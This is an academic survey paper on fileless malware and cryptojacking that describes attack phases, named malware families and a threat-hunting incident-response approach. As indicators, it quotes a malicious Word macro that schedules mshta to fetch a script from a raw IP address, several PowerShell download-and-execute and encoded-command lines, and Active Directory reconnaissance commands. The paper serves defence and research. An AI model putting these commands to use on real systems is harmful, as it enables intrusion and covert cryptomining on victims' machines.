The Dangerous Combo: Fileless Malware and Cryptojacking

Said Varlioglu, Nelly Elsayed, Zag ElSayed, Murat Ozer
School of Information Technology
University of Cincinnati
Cincinnati, Ohio, USA
varlioms@mail.uc.edu, nelly.elsayed@uc.edu,elsayezs@ucmail.uc.edu,ozermm@ucmail.uc.edu

SoutheastCon 2022 | 978-1-6654-0652-9/22/$31.00 ©2022 IEEE | DOI: 10.1109/SoutheastCon48659.2022.9764043

***Abstract*—Fileless malware and cryptojacking attacks have appeared independently as the new alarming threats in 2017. After 2020, fileless attacks have been devastating for victim organizations with low-observable characteristics. Also, the amount of unauthorized cryptocurrency mining has increased after 2019. Adversaries have started to merge these two different cyberattacks to gain more invisibility and profit under "Fileless Cryptojacking." This paper aims to provide a literature review in academic papers and industry reports for this new threat. Additionally, we present a new threat hunting-oriented DFIR approach with the best practices derived from field experience as well as the literature. Last, this paper reviews the fundamentals of the fileless threat that can also help ransomware researchers examine similar patterns.**

***Index Terms*—fileless malware, cryptojacking, fileless cryptomining, fileless cryptojacking, crypto mining**

I. Introduction

With the highly skilled attackers [1], and zero-day vulnerabilities, the number and complexity of sophisticated cyberattacks are increasing [2]. Ransomware [3] and unauthorized cryptomining [4] are the most common threats in the wild [5]. Recently, ransomware and cryptojacking incidents have been observed under an emerging threat: “Fileless malware“ that is ten times more successful than the other file-based attacks [6].

The main efficiency of this technique is to run malicious scripts on memory (RAM) injecting adversary codes to legit processes in order to bypass sophisticated but traditional signature-based and behavior-based anti-malware detection systems [7]. The scripts leave no trace on the disk [6] as an anti-forensics technique [8] while providing full control to remote Command and Control (C2) servers [9]. Furthermore, even if the original malicious scripts are identified and removed, they remain operational in victim endpoints.

A remarkable feature of fileless threats is to become stealthy, which means it uses legitimate built-in tools that cannot be blocked, such as PowerShell, WMI (Windows Management Instrumentation) subscriptions, and Microsoft Office Macros [10]. It is also called a living-off-the-land attack that attackers do not need to install any other tools during this attack. Moreover, less forensics evidence and exploitation of known tools like PsExec.exe or Adfind.exe [11] make detections harder and investigations challenging [12].

978-1-6654-0652-9/22/$31.00 ©2022 IEEE

In 2017, 77% of detected attacks were coming from more sophisticated fileless attack techniques [13], [14]. In 2019, Trend Micro reported that they blocked more than 1.4 million fileless events [15]. In 2020, fileless malware detections increased nearly 900% because most of the threat actors have discovered its effectiveness compared with the traditional ways [16], [17].

Notably, the open-source attack frameworks, such as PowerShell Empire, PowerSploit, play a significant role [18] in the complex fileless malware attacks [19]. These frameworks are distributed as open-source tools to create and simulate the attack phases for nefarious purposes as well as penetration testing. The open-source tools also provide abilities on elevating privileges or spreading laterally across victim networks. Some of these penetration test tools (Red Team tools) are Mimikatz, Cobalt Strike, Metasploit [20]. Especially, Cobalt Strike and Metasploit were the fileless malware threat sources for a quarter of all malware servers in 2020 [21], [22]. There was a 161 percent increase happened in 2020 in the usage of CobaltStrike Framework [23]. In the first half-year of 2021, most attacks have been observed with the Cobalt Strike attack tool [24].

In the use of fileless malware, the threat actors, specifically APT groups, try to steal data, disrupt operations, destroy infrastructures, or use the computer resources as seen in the cryptojacking incidents [25]. Unlike most traditional methods, threat actors are slow in fileless attacks, specifically during lateral movements on networks to avoid the detection methods [26]. Therefore, attacks can take days, weeks, or sometimes months that cause a persistent data breach or resource usage as experienced in cryptojacking.

Cryptojacking is the unauthorized use of a computing device to mine cryptocurrency [27], [28], [25]. In a cryptojacking attack, a victim may suffer from the lack of computer performance, hardware (CPU, GPU, and battery) declining, and high electricity bills.

There are three types of cryptojacking attacks.

1) **In-browser Cryptojacking**: runs with cryptojacking websites that contain hidden mining scripts [29].
2) **In-host Cryptojacking**: runs on operating systems and disks (ROM) as malicious programs [29].
3) **In-memory only Cryptojacking**: that runs on memory (RAM) only with malicious scripts [30].



Fig. 1. The popularity rate of fileless malware and cryptojacking words on Google.

Although in-browser cryptojacking attacks declined after Coinhive (in-browser crypto-mining service) shutdown in March 2019, in-memory cryptojacking is one of the most prevalent threats in the wild [5]. It was observed 25% more cryptocurrency mining malware in 2020 over 2019 levels [31]. With the rise of fileless malware and cryptojacking incidents, today, cybercriminals have merged these attacks into a dangerous combo: fileless cryptojacking malware [32]. Even though fileless malware and cryptojacking attacks have started independently and both attack types gained popularity in 2017, as shown in Fig. 1, cryptojacking incidents were observed with fileless malware attacks after 2019 [32].

In this paper, we attempt to provide an understanding of the emerging fileless cryptojacking. The second goal is to fill a gap in the literature that there is no sufficient research on this new problem. Finally, we present a novel threat hunting-oriented DFIR approach with the best practices derived from academic research and field experience. To the best of our knowledge, this paper is one of the first comprehensive research attempts on "fileless cryptojacking."

II. Fileless Malware Workflow

Malware analysis relies on the analysis of executable binaries, but in fileless malware, there is no actual executable stored on a disk to inspect [7]. It stays and operates in the Random Access Memory (RAM) and removes the footprints to increase the difficulty of removal [6]. It is also called non-malware, Advanced Volatile Attack (AVT) [33], or Living-off-the-Land (LotL) attack as threat actors use legitimate tools, processes, benign software utilities, and libraries during an attack [8]. These are built-in native and highly reliable Windows applications such as Windows Management Instrumentation (WMI) subscriptions, PowerShell, Microsoft Office Macros [10]. Thus, it is stealthy, and it is almost impossible to block legitimate built-in tools. In other words, the operating system attacks itself.

However, fileless malware is a broad term, and some attacks can combine file-based attacks with fileless malware. Also, some phases of the attack chain can be fileless while others can store files on a disk [34]. Moreover, in a ransomware incident, the attack was completed by writing the files into the disk. However, the delivery, execution, and propagation phases are still fileless [8].

Based on this concept, fileless malware threats can be classified into two types:

- **Type I**: **Fully Fileless Malware**: It runs no file on disk, but all activities are observed on memory. Threat actors can send malicious network packets to install backdoors that reside in the only kernel memory. [34].
- **Type II**: **Fileless Malware with Indirect File Activity**: It does not directly write files on disk, but threat actors can install a PowerShell command within the WMI repository by configuring a WMI filter for persistency. Even though the malicious WMI object theoretically exists on a disk, it does not touch the file system on the disk. Therefore, it is considered a fileless attack because, according to Microsoft [34], "*the WMI object is a multi-purpose data container that can not be detected and removed*".

Below, the workflow of fileless threat is explained.

A. Delivery

In a fileless threat, if there is no network-based vulnerability exploitation, the initial entry vector may be a file. However, the payload is always fileless. Thus, these kinds of attacks are still considered as fileless. [34].

Specifically, spear phishing is usually distributed in the fileless malware attacks [12] such as Trickbot [35]. The email attachments loads scripts directly into the memory [13] without even touching the local file systems [36]. “Office Macros" are convenient to deceive users [37].

After 2020, attackers started to use the Cobalt Strike framework to create a remote control with complete command execution from inside Microsoft Office Word and Excel files that come from phishing emails [38]. Malicious macros can create scheduled tasks downloading files camouflaged as ".jpg" or ".png" or ".dll" files from the attackers’ command and control servers (C2s) as seen in the Fig. 2 [39]. The content of the camouflaged files can actually be obfuscated with PowerShell payload scripts.

```
vbCrLf & "  <Actions Context=""Author"">" & vbCrLf & "    <Exec>" &
vbCrLf & "      <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

Fig. 2. Sample malicious macro to create a scheduled task from a word file in a phishing email.

On the other hand, zero-days such as Log4j or SolarWinds Serv-U [40] vulnerabilities are exploited to execute remote codes in fileless attacks. Even though patches have been released, some may miss the updates, or the updates may not work at first. Successful exploitation would give attackers the ability to gain privileges, view, and change data [12]. Recent exploitations have been observed with the Cobalt Strike framework with created effective backdoors and scheduled tasks [40], [41].

Unhardened attack surfaces such as public-facing RDP, FTP, SSH, MS-SQL ports can also be exposed to attacks that can lead unauthorized accesses to deploy fileless malware [20].

Last, a malicious website or a legitimate compromised website can contain some form of malicious code such as JavaScript [8], iFrames, and cross-site scripting. Especially since browsers run scripts automatically, the attack does not require any user interaction aside from them just visiting the site. This specific mode of infection makes detection very difficult. A malicious script from a malicious website can run an encoded PowerShell script to conduct fileless malware by loading executables and libraries into a legitimate Windows process [42]. For instance, Saad et al. [8] demonstrated how to develop fileless malware (JSless) for web applications using Javascript features with HTML5. Five well-known anti-malware systems could not detect it [8].

B. Deployment

In this phase, the deployment vector may be a file such as executables, DLLs, LNK files, and scheduled tasks [34]. However, the payload is always fileless on memory. The Base64 encoded PowerShell commands or VBScript (with Wscript) [8] play a significant role in injecting legitimate processes on Windows or autostart services inside autorun registry keys as WMI event subscriptions [34]. A legitimate process can get the endpoint connected to a C2 server under an outgoing traffic [33]. Attackers can also exploit sysadmin tools to deploy fileless malware such as PSEXEC, MSHTA, BITSAdmin, CertUtil, and Msiexec. This can also be a second step after a script-based deployment. Fileless trojans can distribute and reinject themselves into other processes [43].

C. Persistent Mechanism

Even if malicious scripts are identified and removed, or the endpoint is rebooted, a persistent mechanism can keep malware operational. This gives attackers time to escalate privileges and move laterally on networks. Specifically, PowerShell, WMI Subscriptions, Scheduled Tasks, and Registry Hive are used to create a persistent mechanism [44], [33]. When fileless malware is deployed, a legitimate Windows process can write an executable (mostly base64-encoded) code into the registry [13] to run an encoded command to execute the payload during reboot. Common persistence frameworks are Armitage, Empire, and Aggressor Scripts. Those scripts help attackers exploit the Windows Task Scheduler [37]. For example, a registry key including a PowerShell command may control a malicious scheduled task [44].

In some attacks, a registry keyname is used to forward the process to another keyname that associates with the first keyname as the "TreatAs" feature to execute the payload. The "TreatAs" is actually a registry key that allows one CLSID (Class ID) to be spoofed by another CLSID. In this way, a COM object can be redirected to another COM object. This technique is also called COM (The Microsoft Component Object Model) Hijacking. COM is a system in Windows to provide interaction between software components through the operating system. COM hijacking is used for persistency and evasion by inserting executable malicious code in place of legitimate software through the Windows Registry under normal system operation [45].

Additionally, the WMI event filter can execute a malicious command after an uptime period [7], [13]. For example, Empire [46], an open-source PowerShell post-exploitation framework, has a feature to create a permanent WMI event subscription [47].

D. Privilege escalation

As threat actors are able to gain higher-level administrator privileges, they can move in the network and execute remote commands successfully. Bypassing User Account Control (UAC) is one of the common methods [48], [49]. In order to gain local admin or domain admin privileges, they can hijack legitimate Microsoft programs and processes that have an inherently auto-elevate feature which means unprivileged users can access and run these processes with elevated privileges.

The other common technique is "dumping credentials" [50]. In Windows, the Security Accounts Manager (SAM) database stores credentials with the "lsass.exe" process. SAM hive contains credentials of logged-in or created domain users and admins. Note that threat actors target admin credentials or special users such as help desk employees who have more privileges than regular users. After dumping credentials and obtaining password hashes, attackers can use the "Pass the Hash" technique [51] for authentication without a password. In the "Pass the Ticket" method, adversaries hijack an active directory domain controller and generate a new Kerberos golden ticket. The golden ticket can impersonate any accounts on the domain, which gives an indefinite privilege. Additionally, some open source tools such as Mimikatz can export cached plaintext passwords or authentication certifications from memory. Besides that, if attackers fail to get the passwords using these techniques above, they can use keyloggers on the compromised endpoint to obtain the passwords.

E. Lateral Movement

Lateral movement techniques can help threat actors to reach other endpoints, especially domain controllers and databases [12]. This provides an advantage in detection to the attackers because they can hide themselves in the other endpoints [52]. Therefore, data exfiltration, ransomware, or cryptojacking can happen later, even after the first detection and incident response.

Common lateral movement activities start with reconnaissance in a victim environment. Legitimate network mapping tools can come with fileless malware such as adfind.exe that is commonly used to map the network of victim environment in fileless attacks [53], specifically in Cobalt Strike attacks [54]. It is observed that threat actors export usernames, endpoint names, subnets, as seen in the sample commands below that were run under a batch file [53]:

```
adfind.exe -f (objectcategory=person)> ad\_users.txt
adfind.exe -f (objectcategory=computer)> ad\_comps.txt
adfind.exe -f (objectCategory-subnet)> subnets.txt
```

After mapping a network and determining the valuable assets, attackers can laterally move on the network using the credentials obtained in the privilege escalation phase [52]. Besides, attackers can also exploit the very well-known EternalBlue SMB vulnerability, which allows computers with Windows operating system to propagate information to other systems on the same network [55].

F. Command and Control (C2 Server Connection)

After all phases above, attackers can control some or all endpoints using C2s for remote command execution. Some adversaries may use remote desktop applications with direct GUI control in a victim network. Attackers can stay in a victim network to conduct ransomware or cryptojacking, sometimes for weeks.

III. Background of Cryptojacking (Coinminer Malware)

Cryptojacking is the unauthorized use of a computing device to mine cryptocurrency [25], [27], [28].

There are three types of cryptojacking attacks: in-browser Cryptojacking, in–host Cryptojacking, and in-memory Fileless Cryptojacking.

A. In-browser Cryptojacking:

In this technique, cryptojackers embed their malicious codes into a web page to perform mining. It is also called drive-by cryptojacking that can affect even mobile devices with trojans hidden in downloaded apps [56]. Moreover, attackers can attempt to inject those scripts with an obfuscated shape into a compromised website that is actually known as a trusted source [57]. Since Cryptojacking can become profitable when a user remains on a website longer than 5.53 minutes [58], the mining scripts are primarily observed in free movie or gaming websites. Furthermore, with the WebSocket, WebAssembly [59], and WebWorker technology, the connection can be more robust to increase the mining ability [25].

Coinhive was a company that provided a script code to enable website owners to mine the Monero cryptocurrency [60] after 2017. It was widely exploited and injected into websites within a few months [61]. 81% of cryptojacking websites use scripts provided by Coinhive between 2017 and 2019 [62]. Symantec reported that Coinhive's script "stat-dynamic.com/lib/crypta.js" was even found in the Microsoft Store [63]. On March 8, 2019, Coinhive stopped its service, and unauthorized in-browser cryptojacking activities decreased significantly with 99% percent in the first quarter of 2020 [25]. However, Symantec reported that in-browser cryptojacking increased by 163% after the second quarter of 2020 [64].

B. In-host Cryptojacking:

Cryptojacking can run as a traditional malware in a victim endpoint. For example, an attachment of a phishing email can infect a computer by loading crypto mining code directly into the disk [65].

C. In-memory Fileless Cryptojacking:

The memory-based cryptojacking runs on the fileless threat techniques such as all-memory-only exploiting the WMI or PowerShell tools for execution [66]. It also uses registry-resides persistent techniques. It is more dangerous than in-browser and in-host cryptojacking attacks because its evasion and persistent techniques are more sophisticated [66]. Since fileless threats can allow attackers to have command and control abilities with backdoors [67], a fileless cryptojacking can be converted to a ransomware attack. This threat is examined in Section IV.

IV. New Trend: Fileless Cryptojacking Malware

As shown in Fig. 3, similar to the fileless ransomware attacks [67], cryptojackers use open-source attack frameworks (Phase 1) to deliver malicious scripts using phishing emails or vulnerability exploitations (Phase 2) and leverage open source security tools such as Mimikatz and exploit legitimate tools like PowerShell, WMI subscriptions, Microsoft Macros to execute the payload on memory (Phase 3) and create scheduled tasks for persistent mechanism (Phase 4) with continues download processes of malicious scripts [68]. Attackers want a malicious connection to remain to spread throughout the network by escalating privileges (Phase 5) and exploiting the common vulnerabilities such as the use of EternalBlue SMB vulnerability [55] or RDP brute-forcing (Phase 6). This provides the cryptojackers large pools of CPU resources (Phase 7) in victim enterprises for efficient cryptocurrency mining slaves (Phase 8) [68] to gain illicit profit with cryptocurrencies (Phase 9).

A fileless cryptojacking attack can be started with phishing emails, zero-day vulnerability exploitations, hidden scripts of malicious websites [69]. PowerShell commands connecting malicious payload sources are observed as seen in a sample command below:

```
PowerShell.exe -nop -exec bypass -c
"IEX (New-Object Net.WebClient).DownloadString(<URL>)"
```



Fig. 3. Fileless cryptojaking malware workflow.

Cryptojackers exploit Powershell to execute malicious commands remotely straight in memory to bypass antivirus systems. Also, they can encode these commands using Base64 which is a binary-to-text encoding technique in a sequence of 8-bit bytes such as the sample command below [70].

```
powershell.exe -nop -exec bypass -Enc
<Base-64 encoded script>
```

After infections, the endpoints send reports of the status of the connection and mining activity to the Command & Control servers (C2) of attackers. Attackers can also run remote commands for other purposes such as data exfiltration or ransomware. This is another dangerous face of the fileless cryptojacking compared with traditional cryptojacking techniques. Lateral movement routines are observed for spreading in victim networks [71]. As a fileless threat pattern, fileless cryptojacking also uses scheduled tasks or registry keys such as "Run" or "RunOnce" for malware propagation. Also, cryptojackers can store PowerShell commands under scheduled tasks and registry keys. System information is important to run cryptojacking scripts. Thus the commands can collect computer names, GUIDs, MAC addresses, OS, and timestamp information. In the final stage, victim endpoints become slaves of mining deployers or mining pools for the illicit gains of cryptojackers.

A. Common Fileless Cryptojacking Malware in the Wild

1) Purple Fox: It is originally known as a fileless downloader malware leaving small footprints to avoid detections. It is also widely used for fileless cryptojacking delivering mining scripts as well as ransomware purposes. It can be delivered using a vulnerability exploitation or a malicious webpage that stores HTML application (.hta) files that trigger PowerShell to run and execute Purple Fox fileless backdoor trojan [72], [73]. In a common way, the trojan shows itself as an image (.png) file that exploits the MsiMake parameter of PowerShell to run msi.dll to execute Purple Fox malware [72]. The sample observed PowerShell scripts [72], [74]:

```
powershell.exe  -c "iex((new-object Net.WebClient).
DownloadString(<URL>))"

-nop -exec bypass -c "IEX (New-Object Net.WebClient).
DownloadString(<Domain1>/Png1.PNG);
MsiMake <Domain2>/Png2.PNG>)"
```

Purple Fox also can attempt to elevate privileges, move in a victim network conducting automatic SMB brute-force attacks (on 445,135,139 ports) [73] by scanning randomly generated IP blocks as seen in a sample IoC below:

```
netsh.exe ipsec static add filter filterlist=Filter1
srcaddr=any dstaddr=Me dstport=445 protocol=UDP
```

To remain operational even after rebooting, it can create persistent mechanisms by using PowerSploit that is an open-source penetration testing tool [75].

2) GhostMiner: It is a powerful fileless cryptojacking [76], observed in 2018, with the high-level evasion techniques [77]. GhostMiner exploits WMI objects as a fileless threat routine for a persistent mechanism [78] to mine Monero cryptocurrency (XMR) continuously.

It creates a WMI event filter to deploy the persistent mechanism and install a a WMI class named "PowerShell_Command" [78]. The malicious WMI class stores Base64 encoded commands as seen below [78]:

```
-NoP -NonI -EP ByPass -W Hidden -E <Base64 encoded script>
```

Furthermore, it disables other crytojacking activities like PCASTLE in victim endpoints to use resources at a maximum level [78].

3) Lemon Duck: It first appeared in 2019 with an effective lateral moving capability in victim networks exploiting EternalBlue SMB vulnerability [79]. Lemon Duck can infect Linux operating systems and IoT devices as well [80]. It also uses Mimikatz to dump credentials, adfind.exe to scan active directory, and attempts many other techniques such as task scheduling, registry exploitation, WMI subscriptions for persistent mechanism [81].

Below, there is a sample Lemon Duck powershell command that also has a 'bpu' function.

```
powershell.exe -w hidden IEX(New-Object Net.WebClient).
DownloadString(<URL1>); bpu (<URL2>)
```

The "bpu" function is used a wrapper to download and execute payloads while disabling Windows Defender real-time detection in a Lemon Duck crypto mining activity [82].

4) PCASTLE: PCASTLE is similar to the other fileless crytojackings with abusing PowerShell to hijack the legitimate processes and exploit EternalBlue SMB vulnerability to mine. When it moves in a victim network for propagation, a scheduled task or RunOnce registry key is executed to download the PowerShell script that will access another URL to download the actual malicious payload and build a Command and Control connection [83]. It uses the open-source Invoke-ReflectivePEInjection tool [84] to inject itself into the memory of the Powershell process as seen in the compressed Base64 encoded command below [83]:

```
Invoke-Expression \$(New-Object IO.StreamReader
(\$(New-Object IO.Compression.DelfateStream
(\&(New-Object IO.MemoryStream
(,\$([Convert]::FromBase64String('<Base64 encoded code>')))),
[IO.Copression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

5) WannaMine: WannaMine uses WannaCry's exploitation code, and exploits "EternalBlue" SMB vulnerability [55] to drop and propagate mining malware [85]. It behaves under fileless techniques, called all-in-memory malware, by hijacking Windows legitimate processes and exploiting PowerShell and WMI tools.

V. Digital Forensics and Incident Response (DFIR) on Fileless Cryptojacking Malware

As fileless threats are increasing, in-host detections are getting important that DFIR interventions are considered with threat intelligence and hunting in today's world. Detecting and blocking C2 connections require strong behavior monitoring capabilities or continuous threat intelligence feed to conduct effective threat hunting, especially in big organizations.

Threat intelligence and hunting reports show that [72], [73], [78], [79], [83], the patterns on PowerShell commands and hijacked calling-out processes appear effective detection elements. Thus, auditing "Process Creations" and "Command Line" activities [86] can increase visibility [87]. Especially, auditing PowerShell commands and setting up specific rules against specific encoded or decoded commands can improve detection mechanisms against fileless cryptojacking attacks.

As displayed in Table I, we propose a new DFIR approach combining threat intelligence and hunting steps to recategorize the actions in a specific way for fileless cryptojacking. It can also be applied to fileless ransomware threats accordance with the techniques that proposed in the literature [88], [6], [89], [90], [13], [44], [66].

As a traditional expectation in an intrusion, an incident responder's goal is to identify C2 connections, explore the scope of the attack, and find the entry point (patient zero) at first. However, the action can be more proactive by taking the response back to threat hunting and threat intelligence steps. Specifically, threat hunting on the initial access is crucial. Besides, threat hunting on the publicly available servers is another important point because exploited zero-day vulnerabilities such as Log4J (CVE-2021-44228) can allow adversaries to run their scripts for cryptojaking or ransomware. Moreover, the attackers can directly access the internal network if a vulnerable endpoint is not in the DMZ (Demilitarized Zone). This can cause an easier lateral movement inside of the victim organization network.

Threat hunting against fileless threats should cover common exploited legitimate tools such as adfind.exe, psexec.exe, nmap, certutil, bitsadmin, or base64-encoded/decoded PowerShell commands. As an example, these parts of the commands below are commonly used in fileless malware attacks under Cobalt Strike attack framework [90], [91]:

```
powershell.exe -nop -w hidden -encodedcommand JABz...
```

```
powershell.exe -nop -w hidden -c
"IEX ((new-object net.webclient).DownloadString(<C2>))"
```

It is very useful to merge threat hunting and DFIR with threat intelligence. Especially, Twitter is appearing as a more dynamic and prompt interactive platform for it [88]. Especially individual threat hunters feed the threat intelligence research with invaluable information. Our new "Threat Hunting-oriented DFIR approach" is a cycle that it has been created to meet new (IR) Incident Response needs from a digital forensics perspective as shown in Table I.

VI. Conclusion

In this paper, we first conducted a comprehensive literature review of academic articles and industry reports on the new "Fileless Cryptojacking" threat. Our results show that all in-memory fileless Cryptojacking is not as investigated as in-browser or in-host cryptojacking. This article attempts to provide a deep understanding of this problem. Also, we review the fundamentals of the fileless threat that can help ransomware researchers because ransomware and cryptojacking are the most common threats in the wild and have similar patterns (Tactics, Techniques, and Procedures - TTPs). As a fileless threat routine, all in-memory cryptojacking and ransomware attacks reside only in memory (RAM) and run malicious scripts under legitimate processes in the Windows operating system by creating persistent mechanisms and performing lateral movements with PowerShell commands, WMI objects, scheduler tasks, and registry key. In this context, this paper presents a new threat hunting-oriented DFIR approach with detailed phases. These can also help cybersecurity professionals who conduct digital forensics and incident response against fileless threats.

References

[1] B. Smith, "A moment of reckoning: the need for a strong and global cybersecurity response," *Official Microsoft Blog*, vol. 17, 2020.

[2] T. Burt, "Microsoft report shows increasing sophistication of cyber threats," 2020.

[3] S.-J. Lee, H.-Y. Shim, Y.-R. Lee, T.-R. Park, S.-H. Park, and I.-G. Lee, "Study on systematic ransomware detection techniques," in *2021 23rd International Conference on Advanced Communication Technology (ICACT)*. IEEE, 2021, pp. 297–301.

[4] R. Wei, L. Cai, A. Yu, and D. Meng, "Deephunter: A graph neural network based approach for robust cyber threat hunting," *arXiv preprint arXiv:2104.09806*, 2021.

[5] M. N. Olaimat, M. A. Maarof, and B. A. S. Al-rimy, "Ransomware anti-analysis and evasion techniques: A survey and research directions," in *2021 3rd International Cyber Resilience Conference (CRC)*. IEEE, 2021, pp. 1–6.

[6] S. Mansfield-Devine, "Fileless attacks: compromising targets without malware," *Network Security*, vol. 2017, no. 4, pp. 7–11, 2017.

[7] A. Bulazel and B. Yener, "A survey on automated dynamic malware analysis evasion and counter-evasion: PC, mobile, and web," in *Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium*, 2017, pp. 1–21.

[8] S. Saad, F. Mahmood, W. Briguglio, and H. Elmiligi, "Jsless: A tale of a fileless javascript memory-resident malware," in *International Conference on Information Security Practice and Experience*. Springer, 2019, pp. 113–131.

[9] J. Smelcer, "Rise of fileless malware," Ph.D. dissertation, Utica College, 2017.

[10] A. Margosis and M. E. Russinovich, *Windows Sysinternals administrator's reference*. Pearson Education, 2011.

TABLE I
A THREAT HUNTING-ORIENTED DFIR APPROACH FOR FILELESS CRYPTOJACKING ATTACKS.

Phase	Action
Threat Intelligence	Collect IoCs and TTPs (IP, Domain, URL, Hash, Command, Tool)
Threat Hunting	Search and Find the IoCs and TTPs on Endpoints or Network Traffic
Isolation (1)	Cut the Network Traffic on Detected Endpoint/s
Identification (1)	Validate whether the Detection is True Positive
Identification (2)	Find the C2 Connections or Cryptominer Processes or Connections to Mining Pools
Identification (3)	Check Firewall whether the C2 Connections or Mining Connections Exist in the Other Endpoints
Isolation (2)	Cut the Network Traffic on Detected Endpoint/s by Firewall C2 Filter
Identification (4)	Find New C2 Connections on New Detected Endpoints and > Isolation (2)
Identification (5)	Find the Patient Zero (Entry Point)
Containment	Block All Detected Malicious Connections and Hash Values Isolating the Affected Endpoints
Evidence Acquisition	Acquire Sample Network Traffic Capture; Memory Image; Registry Dump; Event Logs; New Files, Master File Table (MFT)
Evidence Preservation	Generate the Hash Values of Collected Files with Timestamps
Eradication	Destroy Malicious Artifacts and Persistent Mechanism
Identification (6)	Find Persistent Mechanism If Endpoints still Attempt to Connect C2 or Mining Pool
Remediation	Patch The Vulnerability If the Entry Point Experienced an Exploitation, Erase Other Leftovers
Evidence Examination	Analyze PowerShell Logs, Event Logs, SMB Logs; Registry Keys; Memory Timeline; New Files, Master File Table (MFT)
Report	Write a Report to Present Results and Improve Security Posture
Feed	Convert Collected Information to Threat Intelligence and Threat Hunting Actions in the DFIR Cycle

[11] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor, and I. Martinovic, "Survivalism: Systematic analysis of windows malware living-off-the-land," in *Proceedings of the IEEE Symposium on Security and Privacy*. Institute of Electrical and Electronics Engineers, 2021.

[12] A. Baldin, "Best practices for fighting the fileless threat," *Network Security*, vol. 2019, no. 9, pp. 13–15, 2019.

[13] S. Kumar *et al.*, "An emerging threat fileless malware: a survey and research challenges," *Cybersecurity*, vol. 3, no. 1, pp. 1–12, 2020.

[14] "The state of endpoint security risk report," *Ponemon Institute*, 2017.

[15] "Security 101: How fileless attacks work and persist in systems." [Online]. Available: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-how-fileless-attacks-work-and-persist-in-systems

[16] "Internet security report - q4 2020," *WatchGuard Technologies*, 2020.

[17] T. Panker and N. Nissim, "Leveraging malicious behavior traces from volatile memory using machine learning methods for trusted unknown malware detection in linux cloud environments," *Knowledge-Based Systems*, vol. 226, p. 107095, 2021.

[18] J. Piet, B. Anderson, and D. McGrew, "An in-depth study of open-source command and control frameworks," in *2018 13th International Conference on Malicious and Unwanted Software (MALWARE)*. IEEE, 2018, pp. 1–8.

[19] T. Nelson and H. Kettani, "Open source powershell-written post exploitation frameworks used by cyber espionage groups," in *2020 3rd International Conference on Information and Computer Technologies (ICICT)*. IEEE, 2020, pp. 451–456.

[20] R. Panchal *et al.*, "A review on protection against fileless malware attacks using gateway," *Turkish Journal of Computer and Mathematics Education (TURCOMAT)*, vol. 12, no. 10, pp. 7302–7307, 2021.

[21] C. Cimpanu, "Cobalt strike and metasploit accounted for a quarter of all malware c&c servers in 2020," 2021.

[22] V. van der Eijk and C. Schuijt, "Detecting cobalt strike beacons in netflow data."

[23] L. Vaas, "Cobalt strike usage explodes among cybercrookss," *Threat Post*, 2021. [Online]. Available: threatpost.com/cobalt-strike-cybercrooks/167368

[24] Malwarebytes, "Cobalt strike, a penetration testing tool abused by criminals," *Malwarebytes*, 2021. [Online]. Available: blog.malwarebytes.com/researchers-corner/2021/06/cobalt-strike-a-penetration-testing-tool-popular-among-criminals

[25] S. Varlioglu, B. Gonen, M. Ozer, and M. Bastug, "Is cryptojacking dead after coinhive shutdown?" in *2020 3rd International Conference on Information and Computer Technologies (ICICT)*. IEEE, 2020, pp. 385–389.

[26] H. Mwiki, T. Dargahi, A. Dehghantanha, and K.-K. R. Choo, "Analysis and triage of advanced hacking groups targeting western countries critical national infrastructure: Apt28, red october, and regin," in *Critical infrastructure security and resilience*. Springer, 2019, pp. 221–244.

[27] G. Hong, Z. Yang, S. Yang, L. Zhang, Y. Nan, Z. Zhang, M. Yang, Y. Zhang, Z. Qian, and H. Duan, "How You Get Shot in the Back: A Systematical Study about Cryptojacking in the Real World," in *ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018, p. 13. [Online]. Available: https://doi.org/10.1145/3243734.3243840

[28] S. Eskandari, A. Leoutsarakos, T. Mursch, and J. Clark, "A First Look at Browser-Based Cryptojacking," in *Proceedings - 3rd IEEE European Symposium on Security and Privacy Workshops, EURO S and PW 2018*. Institute of Electrical and Electronics Engineers Inc., jul 2018, pp. 58–66.

[29] E. Tekiner, A. Acar, A. S. Uluagac, E. Kirda, and A. A. Selcuk, "SoK: cryptojacking malware," *arXiv preprint arXiv:2103.03851*, 2021.

